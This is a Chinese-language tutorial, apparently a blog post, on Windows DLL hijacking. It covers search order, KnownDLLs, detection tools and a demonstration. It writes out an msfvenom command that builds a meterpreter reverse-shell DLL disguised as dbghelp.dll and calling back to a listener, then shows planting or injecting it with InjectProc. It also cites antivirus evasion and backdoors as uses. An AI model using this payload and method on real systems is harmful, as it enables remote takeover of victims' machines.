

DLL劫持

DLL劫持后，能干很多事情，比如杀软对某些厂商的软件是实行白名单的，你干些敏感操作都是不拦截，不提示的。还有留后门，提权等等。本文主要介绍如何检测dll劫持，以及实例演示。

H2 ▾ 1. dll文件是什么？

DLL(Dynamic Link Library)文件为动态链接库文件，又称"应用程序拓展"，是软件文件类型。在Windows中，许多应用程序并不是一个完整的可执行文件，它们被分割成一些相对独立的动态链接库，即DLL文件，放置于系统中。当我们执行某一个程序时，相应的DLL文件就会被调用。一个应用程序可使用多个DLL文件，一个DLL文件也可能被不同的应用程序使用，这样的DLL文件被称为共享DLL文件。

如果在进程尝试加载一个DLL时没有指定DLL的绝对路径，那么Windows会尝试去按照顺序搜索这些特定目录下查找这个DLL,只要黑客能够将恶意的DLL放在优先于正常DLL所在的目录，就能够欺骗系统优先加载恶意DLL，来实现"劫持"

2. dll原理利用

Windows xp sp2之前

Windows查找DLL的目录以及对应的顺序：

1. 进程对应的应用程序所在目录；
2. 当前目录（Current Directory）；
3. 系统目录（通过 `GetSystemDirectory` 获取）；
4. 16位系统目录；
5. Windows目录（通过 `GetWindowsDirectory` 获取）；
6. PATH环境变量中的各个目录；

例如：对于文件系统，如doc文档打开会被应用程序office打开，而office运行的时候会加载系统的一个dll文件，如果我们将用恶意的dll来替换系统的dll文件，就是将DLL和doc文档放在一起，运行的时候就会在当前目录中找到DLL，从而优先系统目录下的DLL而被执行。

Windows xp sp2之后

Windows查找DLL的目录以及对应的顺序（SafeDllSearchMode 默认会被开启）：

默认注册表为：HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode，其键值为1

1. 进程对应的应用程序所在目录（可理解为程序安装目录比如C:\ProgramFiles\uTorrent）
2. 系统目录（即%windir%\system32）；
3. 16位系统目录（即%windir%\system）；
4. Windows目录（即%windir%）；
5. 当前目录（运行的某个文件所在目录，比如C:\Documents and Settings\Administrator\Desktop\test）；

6. PATH环境变量中的各个目录;

Windows7 以上版本

系统没有了SafeDllSearchMode 而采用KnownDLLs, 那么凡是此项下的DLL文件就会被禁止从exe自身所在的目录下调用, 而只能从系统目录即SYSTEM32目录下调用, 其注册表位置:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs

那么最终Windows2003以上以及win7以上操作系统通过“DLL路径搜索目录顺序”和

“KnownDLLs注册表项”的机制来确定应用程序所要调用的DLL的路径, 之后, 应用程序就将DLL载入了自己的内存空间, 执行相应的函数功能。

- 默认情况下, 如果软件安装在c盘根目录, 而不是c:\Program Files, 那经过身份验证的用户具有该目录的写权限, 另外, perl, python, ruby等软件通常都添加到path变量中。那攻击者可以在当前目录中编写恶意DLL, 只要重新运行exe程序就会中招。
- SafeDllSearchMode + KnownDLLs二者结合可用来防范dll劫持, 但是如果调用"不常见"的dll, 也就是并未出现在KnownDLLs的列表中, 那么无论SafeDllSearchMode是否开启, dll搜索的第一顺序均为程序的当前目录, 这里就存在一个DLL劫持漏洞(在程序同级目录下预先放置一个同名dll, 在进程启动的过程中会优先加载, 实现劫持。

3. dll劫持检查

3.1. Process Explorer

Process Explorer - Sysinternals: www.sysinternals.com

File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
chrome.exe		7,456 K	16,528 K	11896	Google Chrome	Google
chrome.exe	< 0.01	29,016 K	58,296 K	6264	Google Chrome	Google
chrome.exe	0.01	87,660 K	153,868 K	3284	Google Chrome	Google
chrome.exe	< 0.01	113,208 K	225,104 K	8844	Google Chrome	Google
chrome.exe		12,352 K	21,760 K	3348	Google Chrome	Google
WeChat.exe	0.07	130,460 K	155,136 K	1528	WeChat	Tencent
wechatweb.exe		33,016 K	40,100 K	9748	Tencent Browsing Service	Tencent
WeChatApp.exe	0.01	94,832 K	56,628 K	9296	Mini Programs	Tencent
wechatweb.exe		28,304 K	34,276 K	636	Tencent Browsing Service	Tencent
wechatweb.exe		19,036 K	29,632 K	7432	Tencent Browsing Service	Tencent
cloudmusic.exe	3.67	181,596 K	50,248 K	2088	NetEase Cloud Music	NetEase
cloudmusic.exe	0.01	158,480 K	163,768 K	4324	NetEase Cloud Music	NetEase
cloudmusic.exe	0.57	225,592 K	81,660 K	4932	NetEase Cloud Music	NetEase
cmd.exe		2,360 K	4,408 K	1680	Windows 命令处理程序	Microsoft
conhost.exe		8,512 K	21,424 K	7252	控制台窗口主进程	Microsoft
wps.exe	< 0.01	95,636 K	115,192 K	11712	WPS Office	Kingsoft
wps.exe	0.06	201,412 K	125,608 K	8760	WPS Office	Kingsoft
wpscloudsvr.exe	0.02	242,980 K	199,920 K	1972	WPS服务程序, 提供账号登...	Kingsoft
WinRAR.exe	0.01	98,512 K	37,544 K	9516	WinRAR 压缩文件管理器	RARLAB
procexp64.exe	1.44	35,444 K	55,900 K	256	Sysinternals Process Ex...	Sysinternals

Name	Description	Company Name	Path
<Pagefile Backed>			<Pagefile Backed>
<Pagefile Backed>			<Pagefile Backed>
<Pagefile Backed>			<Pagefile Backed>
<Pagefile Backed>			<Pagefile Backed>
<Pagefile Backed>			<Pagefile Backed>
audioeffects.dll			C:\Program Files (x86)\Netease\CloudMusic\audioeffe...
bscommon.dll			C:\Program Files (x86)\Netease\CloudMusic\bscommon.dll
cef.pak			C:\Program Files (x86)\Netease\CloudMusic\cef.pak
cloudmusic.dll			C:\Program Files (x86)\Netease\CloudMusic\cloudmusi...
cloudmusic.exe	NetEase Cloud Music	NetEase	C:\Program Files (x86)\Netease\CloudMusic\cloudmusi...
dbghelp.dll	Windows Image Helper	Microsoft Corporation	C:\Program Files (x86)\Netease\CloudMusic\dbghelp.dll
ExceptionHandler...	Exception Handler		C:\Program Files (x86)\Netease\CloudMusic\Exception...
ffmpegsumo.dll			C:\Program Files (x86)\Netease\CloudMusic\ffmpegsum...
icudtl.dat			C:\Program Files (x86)\Netease\CloudMusic\icudtl.dat
libcef.dll	Chromium Embedded Framework (...)		C:\Program Files (x86)\Netease\CloudMusic\libcef.dll
libcurl.dll	libcurl Shared Library	The curl library, htt...	C:\Program Files (x86)\Netease\CloudMusic\libcurl.dll
libFLAC_dynamic.dll			C:\Program Files (x86)\Netease\CloudMusic\libFLAC_d...
libFLAC++_dynami...			C:\Program Files (x86)\Netease\CloudMusic\libFLAC++...


<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028204056498-1368125683.png>

3.2. rattler

下载地址: <https://github.com/sensepost/rattler/releases>

<https://github.com/sensepost/rattler/releases>

使用方式: `rattler.exe "C:\Program Files\notepad++\notepad.exe"`




<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028204410543-1013209401.png>

rattler可以枚举进程调用的dll列表, 识别应用程序哪些dll容易受到DLL预加载攻击

3.3 dll_hijack_detect

使用方式: `dll_hijack_detect_x64.exe /unsigned`




<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028204646559-446699292.png>>

4. dll注入工具

4.1. InjectProc实现自动注入dll

下载地址: <https://github.com/secrary/InjectProc/releases>

<<https://github.com/secrary/InjectProc/releases>>




<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028205136973-1665384656.png>>

通过该软件注入进程，可立马上线

5. 验证劫持系统DLL漏洞步骤

- 1.启动应用程序
- 2.使用Process Explorer等类似软件查看该应用程序启动后加载的动态链接库
- 3.从该应用程序已加载的DLL列表中，查找在Known DLLs注册表项不存在的DLL
- 4.编写上一步获取到的DLL的劫持DLL
- 5.将编写好的劫持DLL放到该应用程序目录下，重新启动该应用程序，检查是否劫持成功


6.dll漏洞劫持案例



<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028210749860-1087095206.png>>


msfvenom生成dll木马

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.110.128 LPORT=5555 -f dll  
> dbghelp.dll
```



<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028210235551-1944036227.png>>


设置好监听



<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028210710028-1893456791.png>>


两种方法

1.放入软件根目录，通过打开软件自动调用dll文件




<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028210854595-1762233860.png>>

2.通过InjectProc 直接注入到exe的其他进程中(好处是立马上线)



<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028211445365-251499571.png>>

上线



<<https://img2020.cnblogs.com/blog/1423858/202010/1423858-20201028211938141-720329341.png>>